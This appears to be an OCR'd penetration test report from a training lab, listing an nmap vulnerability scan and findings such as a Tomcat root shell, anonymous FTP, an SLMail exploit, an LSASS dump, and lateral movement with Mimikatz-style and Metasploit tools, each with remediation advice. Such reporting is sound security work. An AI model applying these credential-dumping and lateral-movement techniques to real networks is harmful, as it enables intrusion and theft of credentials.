



```
┌──(root💀kali)-[~]
└─# sudo nmap -T5 --script vuln 192.168.13.12
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-17 06:28 EDT
Nmap scan report for 192.168.13.12
Host is up (0.000012s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-enum:
|   /wp-json: Possible admin folder
|   /backup: Possible backup
|   /852566C90012664F: Lotus Domino
|   /_app_bin: MS Sharepoint
|   /_controltemplates: MS Sharepoint
|   /_layouts: MS Sharepoint
|   /sitedirectory: MS Sharepoint
|   /Default?MAIN=DEVICE: TopAccess Toshiba e-Studio520
|_  /README: Interesting, a readme.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
```











Affected Hosts	192.168.13.12
Remediation	Update the Apache Struts2 service. Configure the default web server to not be running root. So if a command injection does occur they have limited commands and access.


Vulnerability 15	Findings
Title	Apache Tomcat Remote Shell
Type	Linux OS
Risk Rating	Critical
Description	A root shell is accessible through an exploit of the Apache Tomcat service. The service is visible on a scan of port 8080. Apache Tomcat 8.5.0 As shown below an exploit of this makes a root shell accessible.

Images	  
Affected Hosts	192.168.13.10
Remediation	Updating the Apache Tomcat service will eliminate this exploit.



Vulnerability 16	Findings
Title	Google Dork Sensitive Information
Type	Windows OS
Risk Rating	Critical
Description	Performing a google dork of the github website. A repository was found that had user credentials. These credentials could be used to gain access to sensitive information at that IP address.
Images	 
Affected Hosts	172.22.117.20
Remediation	Passwords should be stored in private places. Never exposed to the internet. Recommendation is a password manager.


Vulnerability 17	Findings
Title	Anonymous FTP Login
Type	Windows OS
Risk Rating	Critical
Description	An nmap revealed an open FTP port with anonymous access. As shown below a login is therefore possible and sensitive information can be accessed.
Images	 
Affected Hosts	172.22.117.20
Remediation	Configure the FTP to require a log in.


Vulnerability 18	Findings
Title	SLMail Remote Shell
Type	Windows OS
Risk Rating	Critical
Description	An nmap scan revealed an exploitable SLMail service running. By running a pop3 exploit on this machine a shell could be obtained and sensitive data accessed.
Images	 
Affected Hosts	172.22.117.20
Remediation	A recommendation is to update the SLMail service so that this can not be exploited.

Vulnerability 19	Findings
Title	LSASS Dump
Type	Windows OS
Risk Rating	Critical
Description	To obtain the hash of the user flag6's password. I performed a LSASS Dump and picked up the hash. I could then use John the ripper tool to decode the password.
Images	
Affected Hosts	172.22.117.20
Remediation	Ensure that the WDigest is set to 0 in all users windows registry to ensure passwords are not stored in memory for the LSASS protocol exploit to be effective.

Vulnerability 20	Findings
Title	User Enumeration
Type	Windows OS
Risk Rating	Critical
Description	By performing a lsadump:cache using the kiwi tool, user ADMBob domain credentials were found. Once cracked using John, the credentials were used to laterally move to the Domain Server. The exploit windows/local/wmi using the msfconsole to move a session from one machine to the domain server. As shown below, sensitive data was then exposed in the root directory. More credentials could then be found using the tool dysync_ntlm.

Images	 





Affected Hosts	172.22.117.10 | 172.22.117.20
Remediation	The weakest point of this vulnerability is the passwords. A strong password policy would make it too difficult for exposed Hashes to be cracked. I recommend implementing a password policy. The NIST guidelines recommends - at least 8 characters in length - multi factor authentication - 10 wrong password lockout policy For more information see - https://blog.netwrix.com/2022/11/14/nist-password-guidelines/#:~:text=User%2Dgenerated%20passwords%20should%20be,allowed%2C%20including%20emojis%20and%20spaces.